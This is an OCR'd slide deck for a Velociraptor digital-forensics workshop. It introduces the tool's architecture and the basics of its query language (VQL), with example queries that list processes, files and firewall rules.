


Velociraptor

Hunting Evil!

Dr. Michael Cohen
mike@velocidex.com

About me

In information security and digital forensics for over 18 years.

- Worked at DSD (now its called Australian Cyber Security Center)
- Worked at the Australian Federal Police (AFP)
- Worked at Google for 8 years:
  - Team lead for GRR (Google Rapid Response)
  - Team lead for Rekall (Memory forensics)
  - Worked in Google Cloud IAM
- Moved back to Australia this year to found Velocidex Innovations:
  - Focus on DFIR consulting and tool development

Lots of experience doing DFIR and tool development.

What is Velociraptor?

A new FOSS project heavily influenced by

- Google's GRR
- Facebook's OSQuery
- Google's Rekall

Both a triaging tool and an endpoint monitoring and collection tool

Implements a powerful Velociraptor Query Language (VQL) engine.

https://docs.velociraptor.velocidex.com/

https://github.com/Velocidex/velociraptor

Velociraptor workshop

What will we do today?

- Work primarily on a Windows System.
  - If you do not have a windows machine you could use, you may work on Linux/OSX but not all the exercises are applicable.
- Velociraptor is a new project so I would appreciate:
  - Feedback as to how to make it easier/better/more useful.
  - Contribute back the code developed in the workshop
  - Use it in anger in your environment and provide feedback.

Velociraptor workshop


What can I get from this workshop?

- You will learn how to write your own Velociraptor artifacts
    - Artifacts are a way to package highly technical queries in simple accessible names.
- You will learn how to use existing Velociraptor artifacts
    - Know how to run existing Velociraptor Artifacts by their name to reuse technical queries written by others.
- You will learn about real attacks methodologies
    - We will be detecting real threats and real attacks with Velociraptor
- You will learn about the future and planned features of Velociraptor
- Give feedback to the developer about where Velociraptor might serve your needs!

Velociraptor - Major goals

1. Open source community project.
   a. Empower users to customize and update their own deployment.
2. Simple to use and to deploy.
   a. Tends to use simple files rather than complex high performance databases.
   b. Everything is in the same binary.
   c. Very low resource usage - no need for large servers to deploy.
3. Flexible.
   a. Being able to customize hunting and end point investigation on the fly **WITHOUT** writing and deploying new code on the client or server.
4. Scalable
   a. Can handle thousands of endpoints on the same server.

Architecture Overview



Main components - all in one binary

Frontend

- Receive connections from Clients
- Queue messages to clients
- Process Responses from Clients (Flows)

GUI

- Allow scheduling new flows/hunts
- Inspect results from flows/hunts
- View the client’s Virtual File System.

Main components

Client

- A service running on the end point.
- Receive VQL queries from the server
- Send back VQL Responses

VQL Engine (VFilter)

- Velociraptor Query Language
- Allows specifying multiple complex queries
- Feed the results of queries to other queries.

Main components


Data store

- Somewhere to store VQL results.
- Velociraptor does not interpret the results, just store them.
- Simplest option: File backed data store.

File Store


- Velociraptor uses the filestore for long term storage of uploaded bulk data.
- Simplest option: File backed filestore.

The Velociraptor Query Language



Why a query language?

- Able to dynamically adapt to changing requirements - without needing to rebuild clients or servers.
  - For example, a new IOC is released for detection of a specific threat
  - Immediately write a VQL artifact for the threat, upload the artifact and hunt everywhere for it.
  - Turn around from IOC to full hunt: A few minutes.
- Share artifacts with the community
  - VQL Artifacts are simply YAML files with VQL queries.
  - Can be easily shared and cross pollinate other Artifacts
  - Can be customized by callers.
- Public Artifact Reference here


Velociraptor | C.11a3013cc
Linux.Applications.Chrome
https://docs.velociraptor.velocidex.com/blog/html/reference/artifacts.html#windows-sys-drivers

Windows.Sys.DiskInfo

⊞ Retrieve basic information about the physical disks of a system.

Windows.Sys.Drivers

⊞ Details for in-use Windows device drivers. This does not display installed but unused drivers.

Windows.Sys.FirewallRules

⊟ List windows firewall rules.

```
name: Windows.Sys.FirewallRules
description: List windows firewall rules.
reference:
  https://social.technet.microsoft.com/Forums/azure/en-US/aaed9c6a-fb8b-4

parameters:
  - name: regKey
    default: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedA

sources:
  - precondition:
      SELECT OS From info() where OS = 'windows'
    queries:
      - |
        LET rules = SELECT Name as Value,
               parse_string_with_regex(string=Data,
                 regex=["Action=(?P<Action>[^|]+)",
                        "Active=(?P<Active>[^|]+)",
                        "Dir=(?P<Dir>[^|]+)",
                        "Protocol=(?P<Protocol>[^|]+)",
                        "LPort=(?P<LPort>[^|]+)",
                        "Name=(?P<Name>[^|]+)",
                        "Desc=(?P<Desc>[^|]+)",
                        "App=(?P<App>[^|]+)"]) as Record,
               Data,
```

What is VQL?

Column Selectors

VQL Plugin with Args

Filter Condition


```
SELECT X, Y, Z FROM plugin(arg=1) WHERE X = 1
```

How do I run a VQL Query

VQL underpins many of Velociraptor’s operations.

When Velociraptor acts as a client, it simply runs VQL queries and relays them to the server.

You can also just run VQL queries directly - for the first part today we will do that



```
F:\>my_velociraptor.exe  query "select Name, Pid, Ppid from pslist()" --format text
INFO:2018/11/07 19:50:58 Loaded 38 built in artifacts
+--------------------------+------+------+
|           Name           | Pid  | Ppid |
+--------------------------+------+------+
| [System Process]         |    0 |    0 |
| System                   |    4 |    0 |
| smss.exe                 |  308 |    4 |
| csrss.exe                |  396 |  384 |
| csrss.exe                |  472 |  464 |
```

Basic concepts


Scope:

- A map of objects available by variable names.
- Scopes are recursive:
    - Outermost layer is populated by Velociraptor

```
SELECT config.WindowsInstaller.ServiceName from pslist()
```

- Next layer is populated by the Query Environment (set by the user)
- Column selectors create nested scopes that affect filter conditions.

```
SELECT FullPath, Size from glob(globs='c:/Windows/System32/*.exe') WHERE Size < 10000"
```




Scopes

Looking up a symbol works from inner scope to outer scope.

Some VQL plugins construct special scope rules - we will discuss those separately.


Understanding scope rules is important in order to refer to columns emitted by different parts.



Scope Example

Filter condition can see the Alias in Scope

Column Selector Alias populates Scope




```
F:\>my_velociraptor.exe  query "select Name, Cmdline, Username, Pid, Ppid, humanize(bytes=MemoryInfo.RSS) as RSS
 from pslist() WHERE RSS =~ 'MB' limit 5" --format text
INFO:2018/11/07 20:09:33 Loaded 30 built-in artifacts
+--------------+--------------------------------+--------------------+-----+------+--------+
|     Name     |            Cmdline             |      Username      | Pid | Ppid |  RSS   |
+--------------+--------------------------------+--------------------+-----+------+--------+
| winlogon.exe | winlogon.exe                   | NT AUTHORITY\SYSTEM | 520 |  464 | 3.3 MB |
| wininit.exe  |                                | NT AUTHORITY\SYSTEM | 528 |  384 | 1.4 MB |
| services.exe |                                | NT AUTHORITY\SYSTEM | 616 |  528 | 5.9 MB |
| lsass.exe    | C:\Windows\system32\lsass.exe  | NT AUTHORITY\SYSTEM | 632 |  528 | 11 MB  |
| svchost.exe  | C:\Windows\system32\svchost.ex | NT AUTHORITY\SYSTEM | 732 |  616 | 14 MB  |
|              | e -k DcomLaunch                |                    |     |      |        |
+--------------+--------------------------------+--------------------+-----+------+--------+
SELECT Name, Cmdline, Username, Pid, Ppid, humanize(bytes=MemoryInfo.RSS) AS RSS FROM pslist()
WHERE RSS =~ 'MB' LIMIT 5
```

The Query Environment

Use the variables from Environment

Define variables in Environment



```
F:\>my_velociraptor.exe  query "select Name, Cmdline, Username, Pid, Ppid, humanize(bytes=MemoryInfo.RSS) as RSS
 from pslist() WHERE Username = ourUsername limit 5" --format text --env ourUsername=TESTCOMPUTER\test
INFO:2018/11/07 20:17:12 Loaded 38 built in artifacts
+---------------+--------------------------------+-------------------+------+------+--------+
|     Name      |            Cmdline             |     Username      | Pid  | Ppid |  RSS   |
+---------------+--------------------------------+-------------------+------+------+--------+
| svchost.exe   | c:\windows\system32\svchost.ex | TESTCOMPUTER\test |  548 |  616 | 1.7 MB |
|               | e -k unistacksvcgroup -s CDPUs |                   |      |      |        |
|               | erSvc                          |                   |      |      |        |
| sihost.exe    | sihost.exe                     | TESTCOMPUTER\test |  924 | 1412 | 18 MB  |
| svchost.exe   | c:\windows\system32\svchost.ex | TESTCOMPUTER\test |  612 |  616 | 9.8 MB |
|               | e -k unistacksvcgroup -s WpnUs |                   |      |      |        |
|               | erService                      |                   |      |      |        |
| taskhostw.exe | taskhostw.exe {222A245B-E637-4 | TESTCOMPUTER\test | 3252 | 1392 | 15 MB  |
|               | AE9-A93F-A59CA119A75E}         |                   |      |      |        |
| explorer.exe  | C:\Windows\Explorer.EXE        | TESTCOMPUTER\test | 4120 | 3028 | 100 MB |
+---------------+--------------------------------+-------------------+------+------+--------+
SELECT Name, Cmdline, Username, Pid, Ppid, humanize(bytes=MemoryInfo.RSS) AS RSS FROM pslist()
WHERE Username = ourUsername LIMIT 5
```

VQL Plugins

- The main data source in VQL.
- Take named arguments (keyword args).
- Generate multiple objects (as rows)
  - Each row is a single object containing fields.
  - Each field is an object which may in turn contain additional fields

The main goal of VQL is to reuse generic plugins as much as possible.

```
parse_records_with_regex: Parses a file with a set of
regexp and yields matches as records.
  Args:
     file:   list of type string (required)
     regex:   list of type string (required)
     accessor:  type string
```

VQL Plugins

Show all available VQL plugins:

```
$ velociraptor vql list
VQL Plugins:

split_records: Parses files by splitting lines into records.
  Args:
      columns:   list of type string
      first_row_is_headers:  type bool
      count:  type int
      filenames:   list of type string (required)
      accessor:  type string
      regex:  type string (required)
```

